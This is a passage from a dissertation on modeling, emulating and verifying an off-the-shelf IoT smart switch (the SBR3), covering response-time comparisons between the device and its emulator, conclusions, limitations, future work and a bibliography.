The result of the verification of the IoT device at the layers above the transport layer were consistent and within specification during normal operating conditions and out of specification during abnormal operating conditions. As a result, this research was able to describe and emulate the SBR3 at layers above the transport layer. However, we were not able to accurately describe and emulate the SBR3 at the application layer. This may be attributed to the limited information about the IoT device operation, and the level of detail needed to be specified and control of the hardware needed at the transport layer. The emulation of the SBR3 at the transport layer and below would require an analysis of the hardware and firmware of the SBR3, a review of the hardware and software for the development of the emulator to provide more control and the development of a new emulator.

4.5.3 Behavior Analysis

The time it takes for an IoT device to respond to a service request (response time), is important because it is an indication of the device's availability. In our research, the response time was used to model the behavior of the IoT device. Therefore, it is important for the IoT device and the emulator to exhibit similar response times. A statistical analysis of the response times of the SBR3 and the emulator showed a disparity in the average response time, variance, range, and standard deviation. This disparity is caused by different factors such as slow routing, inefficient code, resource CPU starvation, or memory starvation. etc. [64]. To make up for this disparity the response time of the SBR3 had to be modeled and the interface specification needed to be updated to reflect the changes. The analysis of the IoT device response time is detailed in the following sections.

4.5.3.1 Analyze IoT device and IoT Emulator behavior

The behavior of the SBR3 and emulator were investigated by sending 90 similarly crafted packets. The response time of the SBR3 and the emulator were collected and analyzed. Table 1 shows that, on average, the emulator responds faster than the SBR3.

Table 1 Response time before

	SBR3	Emulator
Mean	0.170	0.135
Variance	0.047	0.013
Standard deviation	0.216	0.117
Range	1.910	0.760
Min	0.052	0.043
Max	1.962	0.803

4.5.3.2 Update IoT Specification

The result of the statistical analysis in table 1 indicates that the emulator responds faster than the SBR3. We realized the response times of the SBR3 were not modeled and specified. Therefore, our specifications did not take into consideration any response time thresholds under load conditions. As a result, a response time was incorporated into the SBR3 specification, underscoring the flexibility of our framework with the ability to go back to incorporate the new functionalities and constraints to the specification.

The result of the analysis confirms that the detail of the specification as the single "truth" which determines how close the emulator behavior and functionality of the emulator would be to the real IoT device.

4.5.3.3 Analyze IoT device and IoT behavior after specification Update

The response time constraints were incorporated into the specification and description of the SBR3. The changes were incorporated into the implementation of the emulator. The SBR3 and emulator were sent 90 similar crafted packets, and the response time of the SBR3 and the emulator were collected and analyzed. Table 2 shows the SBR3 and the emulator have similar average response time. The disparity in the value of the range standard deviation and variance of the SBR3 and emulator also improved.

Table 2 Response time after

	SBR3	Emulator
Mean	0.099	0.098
Variance	0.0007	0.0011
Standard deviation	0.026	0.034
Range	0.184	0.235
Min	0.0186	0.075
Max	0.202	0.310

4.6 Research conclusion

To place the interface specifications in the keystone position, where it provides information to the user on how the device, once installed, is expected to affect communications within the user's enterprise, we must prove that the resulting IoT device or emulator adhere to the required specification when they are deployed. Experiments were conducted to test an IoT device and emulator against the IoT device description and specification at the Business logic, Application and Transport layers during normal use case scenarios and cyber events. We demonstrated that

- The IoT device and the emulated device adhered to specifications under normal circumstances.
- The IoT device and the emulated device fell out of specifications during cyber events.

4.7 Conclusion

This chapter presents the investigation of the validity of the secure design framework by modeling, describing, and emulating of an off-the-shelf IoT device and validating the models and an emulator. This was achieved by modeling, designing, and emulating the SBR3 from information derived from research and analysis. The SBR3 was described, and emulated, and different architectural levels and the behavior were verified against the device specification and the emulator. The research results with the ability to model and emulate the SBR3 at the Business logic layer and the application layer.

Chapter 5

5 Conclusions and Future Efforts

5.1 Summary

This research addresses security of an IoT device at the design and development phases by creating a methodology and tool for the development and verification of the IoT device. A framework was proposed for the secure design and development of IoT devices. The framework was investigated with a case study by modeling, designing, and developing an IoT device and the emulator. The behavior, functionality, integrity, and availability of the device and emulator were verified by creating a network traffic generation and verification tool. The framework and verification tool were used to model, design, develop, emulate, and verify an off-the-shelf IoT device.

5.1.1 Modeling and Description

In this research, a framework to design and model the functional and security requirement of an IoT device at different levels of based on the 5-layer IoT architecture was developed. A template was created to describe the configuration, behavior, functionality, and specifications of an IoT device at the appropriate level of detail and format required for emulation and verification. In this, research we were able to model, design, and develop cyber events.

5.1.2 Development

In this research, we developed an IoT device and an emulator that mimics the functionality and behavior of the IoT device, based on the information of the models and description. The research resulted in the development of an emulator for an off-the-shelf IoT device.

5.1.3 Verification

The study also verifies the description of the device against an emulator and the device specifications to confirm that the device functions as expected during normal operation or a cyber-attack. The research verified the functionality of the SBR3, and emulator functions as intended by comparing them against their respective models and specification. The SBR3 and emulator were also compared against each other thereby verifying against models and specifications.

5.2 Discussion

The purpose of this research was to present a means by which to improve security of IoT devices such that 1) network traffic can be observed by emulating device performance before the device is installed and 2) comparing emulated network performance to that of the actual device once installed as a way of detecting faults. To accomplish this, a generic, reusable, and customizable framework that can be used for the modeling and description of security and other requirements of an IoT device during the design and development phases was proposed. A framework and tool for the development and verification of IoT devices by modeling, describing, and verifying security was developed.

The Framework takes a holistic view of IoT security that involves examining the deployment environment, understanding components that make up the IoT infrastructure, identifying risk areas, and mitigating the risks. The Framework and tool specify the IoT device operations to a level of detail that can both inform the developer of what the device should do as well as enable the user to emulate the device virtually on a network with the assurance that the actual device will exhibit the same behavioral characteristics, both under normal circumstances and under cyber-attack conditions.

The framework was investigated by modeling, designing, and developing the verification tool, and emulator. The verification tool was used to verify the behavior, functionality, integrity, and availability a commercial, off-the-shelf IoT device. The research concept was validated by testing the IoT device and emulator in normal use case scenarios and cyber events.

The result of the tests supported the research hypothesis confirming the need of having a detailed description of the IoT device and the importance of accurately modeling and describing the IoT device before development. As identified in the research, a deviation in the behavior from a certain threshold signals an anomalous situation that bears investigation. This deviation in some situations may mean certain behavior or characteristics have not been modeled completely or may require more information. In the case of the SBR3, the response time had to be modeled and added to the specification. This also emphasizes the fact that the level of detail and precision that would go into the description of the IoT device would depend on the amount of visibility needed into the device for the use case.

This research has been able to demonstrate that an IoT device can be modeled and described at a level of abstraction, in enough detail, to power an emulator such that the emulator and IoT device function according to specification during normal operation and misbehave during a cyber event.

5.3 Findings

5.3.1 Research Contribution

The contributions of this research can be summarized into five major research contributions. The are:

5.3.1.1 Modeling the IoT device at the appropriate level of detail.

This research identified a systematic and consistent way to model requirements, functionality, and behavior of an IoT device at different levels of abstraction. The research accomplished this by modeling and the behavior of an IoT device based on the IoT five-layer architecture model. The research provided a functional and behavioral description of the protocol as well as the security requirements, vulnerability, and cyber-attack for every level of the architecture chosen to model an IoT device,

5.3.1.2 Describing the IoT models, specifications, and constraints in an executable format.

One of the major artifacts of the Framework was the set of specifications needed to define relevant IoT device behavior, the idea being that the specifications serve as a “contract” for how the IoT device should perform. The specifications, in effect, arbitrate the level of acceptance of the IoT device by providing insight into network loading before the device is installed and monitoring performance after it is installed. It is crucial, therefore, that the specifications be in a format that can be automated by the emulator and the verifier. The specifications not only need to define relevant behavior but also need to state thresholds on behavioral variances, such as timing tolerances. This research employed JSON to describe IoT devices functionality, behavior, usage, transitions, and cyber-event at different network architecture levels in JSON format.

5.3.1.3 Developing the IoT device based on the requirements, specification, and constraints.

A TDD approach for the development of IoT device is predicated on thinking through requirements or design before development. The research provided a set of models, requirements, specifications, and constraints which were used to develop the IoT device. Use cases and test cases were developed using the information from the models, specification, and constraints. The test cases were used to verify the final product (IoT device and Emulator). The IoT emulator, developed early in the design provides a means for the verification of the IoT device design, requirements, and specification.

5.3.1.4 Illustrating evolution of the Digital Twin concept

The 4Rs framework is a concept that defines Digital Twin by its maturity [38]. The framework consists of four phases: Representation, Replication, Reality, and Relational [38]. Our research illustrates a foray in the 4Rs by 1) representing relevant behavioral characteristics with specifications, 2) replicating behavior by executing the specifications with an emulator, and 3) providing a check on reality by comparing emulated behavior to actual IoT device behavior.

5.3.1.5 Verifying the IoT device functions as expected

To verify that the developed IoT device functioned as intended with respect to the requirements and specifications, a network verification and monitoring tool was developed. The usage, requirements, and constraints information were utilized to develop a verification checklist. The functionality of an IoT device was verified against models and specifications using the checklist and the tool.

A method to compare the behavior and functionality of the IoT device and the IoT emulator by providing a behavior specification and comparing both the IoT device and the emulator against the specification was provided. A statistical measurement was defined to quantifiably measure and verify that the IoT device and emulator function the same way and are consistent with specification over time. A statistical threshold is also provided to help account for errors due to network and other factors.

5.3.2 Ideal Contribution Use Cases

The emulator is available to be used early in the design process before deploying the IoT device to verify the behavior of the actual IoT device before installation and to create security mechanisms to maintain the network's security policies. The description and the data collected from the IoT device can be combined with machine learning and artificial intelligence for abnormality and misuse detection.

5.4 Conclusions

The framework and tool were designed for the secure development of an IoT device. The level at which the IoT device is modeled, described, and emulated should depend on the needs and complexity of the use case. A description for a system administrator would be different from the description for everyday commercial users.

5.4.1 Conclusion of the comparison of emulator and IoT device

To confirm that the IoT device and the emulator function identically, there is a need to compare the operation given the same usage scenario during normal operation and a cyber event. It is difficult to compare the behavior of an actual IoT device directly to an emulated IoT device. The better approach is to define a behavior specification as "ground truth", then compare the actual IoT device and the emulated device to the specification.

5.4.2 Conclusion of the modeling of existing IoT devices

There are situations where an emulator needs to be developed for an existing IoT device. In the research we discovered that it is difficult to model and emulate an already existing IoT device, an attempt to reverse engineer the functionality of an IoT device led to inaccurately implementing the emulator and provided inconsistent results. The better approach is to develop a detailed model and description of the IoT device's behavior and specification, and the detail required for emulation. The information from the description can be used to develop the emulator of an existing IoT device. The ideal approach would be to develop the emulator before, or at the latest simultaneously with, the IoT device based on models and specification.

5.4.3 Conclusion of modeling of IoT network stack

There is a need to model and describe the IoT device in a consistent and unambiguous way by network model or architecture as a point of reference. The architecture levels at which the IoT device is modeled should depend on the set goal or use case. In this research it was determined that the lower into the network stack a developer decides to describe the IoT device the more the detail and control of the resources (hardware and software) required to emulate the IoT device. This would affect the choice of programming language, libraries, and software packages. The functionality of the network stack due to its implementation by the higher-level programming language might differ from the desired functionality.

5.4.4 Conclusion of the modeling of misbehavior

The research is based on the specification of behavior and constraints; therefore, it is possible to determine the output or functionality of the IoT device given certain input and use cases. To determine that the IoT device and the emulator misbehave the same way is a difficult and complex task. This would require modeling misbehavior and how the IoT device would react to various cyber events. However, proving that the emulator and IoT both misbehave given the same input and cyber event was accomplished.

5.4.5 Conclusion of the modeling of network and cyber-physical characteristics

The functionality of an IoT device can be affected by environmental and network factors which are complex and difficult to model or replicate. The modeling of device response times and environmental factors such as temperature, physics, and cyber-physical characteristics, are research areas themselves. Therefore, in this research we determined to collect the various characteristics, analyze the data, and incorporate the data into the interface description, rather than model the characteristics.

5.4.6 Conclusion of adapting to changing to specification and constraints

There are situations where an IoT device is subject to changes in specification and functionalities. These changes may be due to different factors such as: requirement changes, incomplete or inaccurate modeling, and description. new functionality, software, and protocols updates etc. The framework accommodates for the continuous update of the specification and the verification of the update on the IoT device and emulator.

5.5 Limitations

The research presented a Framework which was able to model, describe, emulate an IoT device and verify that the IoT device and emulator were within specification. However, the framework has some limitations. They include:

- Single system Verification: The research was validated using the framework on a single IoT system within an IoT deployment environment. The Framework was not verified on different deployment environment or on multiple IoT devices within the same deployment environment.

- Malicious specification: The specification is at the center of the research because the development and verification of the IoT device and the emulator is only as accurate as the fidelity of the specifications. A specification can be maliciously altered to develop and verify a wrong or vulnerable IoT device. The research however does not take into consideration malicious specification.

- Abnormal behavior: The framework uses the details of the specification and the specified threshold to determine if the IoT device or emulator is within or out of specification to indicate abnormal behavior. This abnormal behavior may be due to several scenarios which include but are not limited to coding errors, incorrect configuration, and malicious attacks. The framework does not provide information on how to differentiate between these scenarios or what to do after the IoT device or emulator have been found to go out of specification.

- Event logging: The framework developed a verification tool that monitors and verifies the behavior of the IoT device or emulator against specifications over a period. The verification tool provides statistical information on the result of the verification of the IoT device or emulator. The tool does not provide a mechanism for logging abnormal behavior or events for later investigation.

5.6 Future work

From the research findings, further works can be carried out on three aspects of the research. They are the IoT modeling, the verification tool, and developing Digital twins. These works are detailed as follows:

5.6.1 Modeling

- Modeling scope: The study is limited to network component of the IoT device, it can be used to model other parts of the IoT device. for example, application, hardware etc.

- Modeling methodology: The modeling of the IoT was done using UML diagrams, the research can be extended to be modeled with SYSML and developing a mechanism to convert the information from the plant UML models to JSON.

- Modeling of Misbehavior: The research modeled the behavior of the IoT device during normal operating conditions. However, the research can be extended to model the behavior (misbehavior) of the IoT device under abnormal circumstances or a cyber event.

- Modeling of Cyber-events: The research modelled cyber events affecting availability, the research can be extended to model other cyber event that test for integrity, confidentiality, authentication.

- Modeling of Network Protocols; The model was carried out on the HTTP protocol, the research can be extended to work on other IoT protocols such as COAP, MQTT, and mDNS.

- Modeling architecture: The modeling and description of IoT technology was performed at the Business logic, Application, and Transport layers. The work can be extended to improve on our efforts at the Transport layer. The work can also be extended to include lower layers of the IoT 5-layer architecture. Furthermore, the study can also be performed on other network architectures.

- Modeling long term behavior: In this research only models and descriptions of the behavior of the IoT device in different operational scenarios was performed. The description of the IoT device together with the data collected from the IoT device during operation over time can be combined with machine learning and artificial intelligence for abnormality and misuse detection.

5.6.2 Verification tool

- Generation of verification: The verification of the IoT device requirement is carried out using a manually generated verification checklist. The study can be extended to include a mechanism to automatically generate verification checklist from user specification and models. The research can be extended further to automatically generate verifications tests.

- Generating interface specification: The tool can be developed to visualize logic from the JSON file, develop and interface form to collect all information and convert it to JSON.

- Cyber-attacks: The study currently has one cyber-attack at each layer modeled and they are all related to availability. The study can be extended to incorporate more cyber-attacks related to availability at the different network layers. The study can also be extended to include cyber-attack related to other security requirement objectives such as confidentiality and Integrity, authentication, Intrusion detection, and privacy.

Bibliography

[1] Ponemon Institute LLC, "Second Annual Study on The Internet of Things (IoT): A New Era of Third-Party Risk," Ponemon Institute and The Santa Fe Group, Shared Assessments Program, 2018.

[2] Bourne, Vanson; Irdeto;, "Irdeto Global Connected Industries Cybersecurity Survey: Protecting the Internet of Medical Things," Irdeto , 2019.

[3] K. L. Lueth, "State of the IoT 2020: 12 billion IoT connections, surpassing non-IoT for the first time," 2020. [Online]. Available: https://iot-analytics.com/state-of-the-iot-2020-12-billion-iot-connections-surpassing-non- iot-for-the-first-time/. [Accessed December 2021].

[4] C. Pettey, "The IoT Effect: Opportunities and Challenges.," 2017. [Online]. Available: https://www.gartner.com/ smarterwithgartner/the-iot-effect-opportunities-and-challenges-2. [Accessed 2021].

[5] J. a. B. J. Bree, "Second Annual Study on The Internet of Things (IoT): A New Era of Third-Party Risk," Ponemon Institute LLC,, 2018.

[6] Y. Seralathan, T. Oh, S. Jadhav, J. Myers, J. Jeong, Y. Kim and J. Kim, "IoT Security Vulnerability: A Case Study of a Web Camera," International Conference on Advanced Communications Technology(ICACT), pp. 172-177, 2018.

[7] A. A. ALFRHAN, R. H. ALHUSAIN, M. A. ALASSAF, H. M. ALALWI and S. E. BIND, "CyberSecurity: A Review of Internet of Things (IoT) Security Issues, Challenges and Techniques," IEEE, 2019.

[8] G. D. Maayan, "Security Today," 2020. [Online]. Available: https://securitytoday.com/Articles/2020/01/13/The-IoT-Rundown-for-2020.aspx?Page=1. [Accessed 13 May 2020].

[9] D. Seifert, "Project CHIP will finally ship later this year," The Verge , 2021. [Online]. Available: https://www.theverge.com/2021/4/16/22387252/project-chip-will-finally-ship-later-this-year. [Accessed 2022].

[10] K. Gyarmathy, "vxchnge," 2020. [Online]. Available: https://www.vxchnge.com/blog/iot-statistics. [Accessed 13 May 2020].

[11] B. B. Zarpelao, R. S. Miani, C. T. Kawakani and S. C. de Alvarenga, "A survey to Inytution detection in Internet of Things," Jornal of Networks and Computer Applications , vol. 84, pp. 25-37, 2017.

[12] M. Noor and W. H. Hassan, "Current research on Internet of Things (IoT) security: A survey," vol. 148, pp. 283-294, 2019.

[13] S. Sicari, L. Rizzardi and A. Coen-Porisini, "Security, privacy and trust in Internet of Things: The road ahead," Computer Networks , vol. 76, pp. 146-164, 2015.

[14] S. Arbia, N. Enrico, C. Yacine and C. Zied, "A roadmap for Security challenges in the Internet of Things," Digital Communications and Networks , vol. 4, pp. 118-137, 2018.

[15] G. Perez, "A practical approach to securing IoT," Network Security, pp. 6-8, 2019.

[16] securityExpert, "OWASP Internet of Things (IoT) Project," 2018. [Online]. Available: URL https://wiki.owasp.org/index.php/OWASP_ Internet_of_Things_Project. [Accessed 2021].

[17] Guardian, "“DDoS attack that disrupted internet was largest of its kind in history, experts say," 2016. [Online]. Available: https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet. [Accessed 2021].

[18] redware, "“BrickerBot” Results In Permanent Denial-of-Service," 2017. [Online]. Available: https://www.radware.com/security/ddos- threats-attacks/brickerbot-pdos-permanent-denial-of-service/. [Accessed 2021].

[19] securitymagazine, "XiaomiMijiaCameraPickingUpStrangers’CameraFeeds," 2020. [Online]. Available: URLhttps://www.securitymagazine.com/articles/91502-xiaomi-mijia-camera-picking-up-strangers-camera-feeds. [Accessed 2021].

[20] securityExpert, "Researchers find security flaws in ‘Amazon’s Ring Video Doorbell Pro’ IoT device," 2019. [Online]. Available: https://securityboulevard.com/2019/11/researchers-find-security-flaws-in-amazons-ring-video-doorbell-pro-iot-device/. [Accessed 2021].

[21] J. Zhang, H. Chen, L. Gong, J. Cao and Z. Gu, "The current research of IoT security," IEEE Fourth International Conference on Data Science in Cyberspace (DSC), pp. 346-353, 2019.

[22] L. Miller, IoT security for dummies, John Wiley & sons, Ltd, 2016.

[23] S. Myagmar, A. J. Lee and W. Yurcik, "Threat Modeling as a Basis for Security Requirements".

[24] S. Turpe, "The Trouble with Security Requirements," IEEE, pp. 122-133, 2017.

[25] O. Mavropoulos, H. Mouratidis, A. Fish, E. Panaousis and c. kalloniatis, "A Concept Model to Support Security Analysis in Internet Of Things," Computer Dcience and Information Systems , vol. 14, pp. 557-578, 2017.

[26] D. G. Firesmith, "Analyzing and Specifying Reusable Security Requirements".

[27] D. G. Firesmith, "Engineering Security Requirements," Journal of Object Technology, vol. 2, pp. 53-68, 2003.

[28] S. Konrad, B. H. Cheng, L. A. Campbell, and R. Wassermann, "Using Security Patterns to Model and Analyze Security Requirements".

[29] S.-R. Oh and Y.-G. kim, "Security Requirements Analysis for the IoT," 2017.

[30] M. Grieves and J. Vickers, "Digital Twin: Mitigating Unpredictable, Undesirable Emergent Behavior in Complex Systems (Excerpt)," 2016.

[31] K. Panetta, "Gartners Top 10 Technology Trends 2017," Gartner, 2016. [Online]. Available: https://www.gartner.com/smarterwithgartner/gartners-top-10-technology-trends-2017.

[32] K. Panetta, "Gartner Top 10 Strategic Technology Trends for 20180," 2017. [Online]. Available: https://www.gartner.com/smarterwithgartner/gartner-top-10-strategic-technology-trends-for-2018.

[33] A. Parrott and L. Warshaw, " Industry 4.0 and the digital twin Manufacturing meets its match," A Deloitte series on Industry 4.0, digital manufacturing enterprises, and digital supply networks, pp. 1-20, 2017.

[34] C. Koulamas and A. Kalogeras, "Cyber-Physical Systems and Digital Twins in the Industrial Internet of Things," CYBER-PHYSICAL SYSTEMS, pp. 95-98, 2018.

[35] A. Bécue, Y. Fourastier, I. Praça, A. Savarit, C. Baron, B. Gradussofs, E. Pouille and C. Thomas, "CyberFactory#1 – Securing the Industry 4.0 with cyber-ranges and digital twins," IEEE, 2018.

[36] R. Kucera,, M. Aanenson and M. Benson, "The Augmented Digital Twin," Exosite, 2017.

[37] "Digital Twins for IoT Applications A Comprehensive Approach to Implementing IoT Digital Twins," ORACLE WHITE PAPER, pp. 1-7, 2017.

[38] V. Damjanovic-Behrendt, "A Digital Twin-Based Privacy. Enhancement Mechanism for Automotive Industry," International conference of Inteligent Systems, pp. 272-279, 2018.

[39] "Digital Twin Concept, Techniques and Use Cases," IIC Whitepaper , p. 2019.

[40] C. MacDonald, B. Dion and M. Davoudabadi, "Creating a Digital Twin for a Pump," ANSYS, no. 1, pp. 8-10, 2017.

[41] M. Hearn and S. Rix, "Cybersecurity Considerations for Digital Twin Implementations," IIC Journal of Innovation, pp. 1-7, 2019.

[42] L. F. Rahman, T. Ozcelebi and J. Lukkien, "Understanding IoT Systems: A Life Cycle Approach," ScienceDirect, p. 160)5070–01–006020, 2018.

[43] M. Eckhart and A. Ekelhart, "Towards Security-Aware Virtual Environments for Digital Twins," SCADA Security and Digital Twins, pp. 61-72, 2018.

[44] M. Eckhart and A. Ekelhart, "Digital Twins for Cyber-Physical Systems Security: State of the Art and Outlook," pp. 383-412, 2019.

[45] S. Mili, N. Nguyen and R. Chelouah, "Attack Modeling and Verification for Connected System Security," 2018 13th Annual Conference on System of Systems Engineering (SoSE), p. 157–162, 2018.

[46] L. Antao, R. Pinto, J. Reis and G. Goncalves, "Requirements for Testing and Validating the Industrial Internet of Things," 2018 IEEE International Conference on Software Testing, Verification and Validation Workshops (ICSTW), p. 110–115, 2018.

[47] T. Kulik, P. W. Tran-J rgensen,, J. Boudjadar and C. Schultz, "A Framework for Threat-Driven Cyber Security Verification of IoT Systems," 2018 IEEE International Conference on Software Testing, Verification and Validation Workshops (ICSTW), p. 89–97, 2018.

[48] L. Maillet-Contoz, E. Michel, M. D. Nava, P. Brun, K. Lepretre and G. Massot, "End-to-end security validation of IoT systems based on digital twins of end-devices," 2020 Global Internet of Things Summit (GIoTS), p. 1–6, 2020.

[49] Y. Kuwabara, T. Yokotani and H. Mukai, "Hardware emulation of IoT devices and verification of application behavior," 2017 23rd Asia-Pacific Conference on Communications (APCC), p. 1–6, 2017,.

[50] C. Javali and G. Revadigar, "Network Web Traffic Generator for Cyber Range Exercises," 2019 IEEE 44th Conference on Local Computer Networks (LCN), p. 308–315, 2019.

[51] S. Ghazanfar, . F. Hussain, A. U. Rehman,, U. U. Fayyaz, F. Shahzad and G. A. Shah, "IoT-Flock: An Open-source Framework for IoT Traffic Generation," 2020 International Conference on Emerging Trends in Smart Technologies (ICETST), p. 451–456., 2020.

[52] M. Prochazka, D. Macko and K. Jelemensk, "IP networks diagnostic communication generator," 2017 15th International Conference on Emerging eLearning Technologies and Applications (ICETA), p. 1–6, 2017.

[53] J. Pullmann and D. Macko, "Network Tester: A Generation and Evaluation of Diagnostic Communication in IP Networks," 2018 16th International Conference on Emerging eLearning Technologies and Applications (ICETA), p. 451–456, 2018.

[54] C. Wang and Y. Li, "Digital Twin Aided Product Design Framework For IoT Platforms," IEEE Internet of Things Journal, pp. 1-11, 2015.

[55] A. Bahga and V. Madiseetti, Internet of Things: A hands-On Approach, 2014.

[56] A. Soni, R. Upadhyay and A. Jain, "Internet of Things and Wireless Physical Layer Security: A Survey," researchgate, pp. 1-25, 2017.

[57] P. Sethi and S. R. Sarangi, "Internet of Things: Architectures, Protocols, and Applications," Journal of Electrical and Computer Engineering, pp. 1-25, 2017.

[58] T. Hamilton, "What is Test Driven Development (TDD)? Tutorial with Example," [Online]. Available: https://www.guru99.com/ test-driven-development.html. [Accessed 2012].

[59] Seth,P and S. R. Sarangi, "Internet of Things: Architectures, Protocols, and Applications,," Journal of Electrical and Computer Engineering, pp. 1-25, 2017.

[60] hobbycomponents, "hobbycomponents," hobbycomponents, 2022. [Online]. Available: https://hobbycomponents.com/sonoff/947-sonoff-basic-wifi-wireless-smart-switch#:~:text=It%20is%20a%20WiFi%20based,via%20the%20mobile%20application%20eWeLink.. [Accessed 23 march 2022].

[61] sonoff, Sonoff, [Online]. Available: https://sonoff.tech/wp-content/uploads/2021/06/%E4%BA%A7%E5%93%81%E5%8F%82%E6%95%B0%E8%A1%A8-BASICR3-RFR3-20201218.pdf. [Accessed 23 march 2022].

[62] ZZLinvec, "Sonoff_Devices_DIY_Tools," itead , 7 August 2019. [Online]. Available: https://github.com/itead/Sonoff_Devices_DIY_Tools/blob/master/SONOFF%20DIY%20MODE%20Protocol%20Doc%20v1.4.md. [Accessed 23 March 2022].

[63] securityExpert, "OWASP Internet of Things (IoT) Project," [Online]. Available: https://wiki.owasp.org/index.php/OWASP_ Internet_of_Things_Project. [Accessed 2021 December 14].

[64] G. Yaltirakli, "Slowloris," 2015. [Online]. Available: https://github.com/gkbrk/slowloris.

[65] D4Vinci, "pyflooder," github.com, 2021. [Online]. Available: https://github.com/D4Vinci/PyFlooder/blob/master/pyflooder.py.

[66] E. Ovunc, "Python-SYN-Flood-Attack-Tool," github.com, 2018. [Online]. Available: https://github.com/EmreOvunc/Python-SYN-Flood-Attack-Tool/blob/master/SYN-Flood.py.

[67] google, " PageSpeed Insights :Improve Server Response Time," Google, 2021. [Online]. Available: https://developers.google.com/speed/docs/insights/Server.

[68] Q. Jing, V. Athanasios, W. Jiafu, L. Jingwei and Q. Dechao, "Security of the Internet of Things: perspectives and challenges," wireless Networks , vol. 20, pp. 2481-2501, 2014.

[69] A. Fadele , O. Maziliza, H. Ibrahim and A. Faiz, "Internet of things: A survey," Jornal of Network and Computer Applications , vol. 88, pp. 10-24, 2017.

[70] A. Colakovic and M. Hadžialic´, "Internet of Things (IoT): A review of enabling technologies, challenges, and open research issues," Computer Networks, vol. 144, pp. 12-39, 2018.

[71] J. Rushby, "Security Requirements Specification: How and What?," 2001.

[72] K. L. Lueth, "IoT Analytics," 2018. [Online]. Available: https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/. [Accessed 16 may 2020].

[73] M. Grieves and J. Vickers, "Origins of the Digital Twin Concept," ResearchGate, pp. 1-8, 2016.

APPENDIX

APPENDIX A


MODELING AND DESCRIPTION

This appendix contains the models and description specification for the SBR3 and TLI example used in this dissertation.


MODELS

Use cases

The use case diagram showing the functional requirements for the TLI

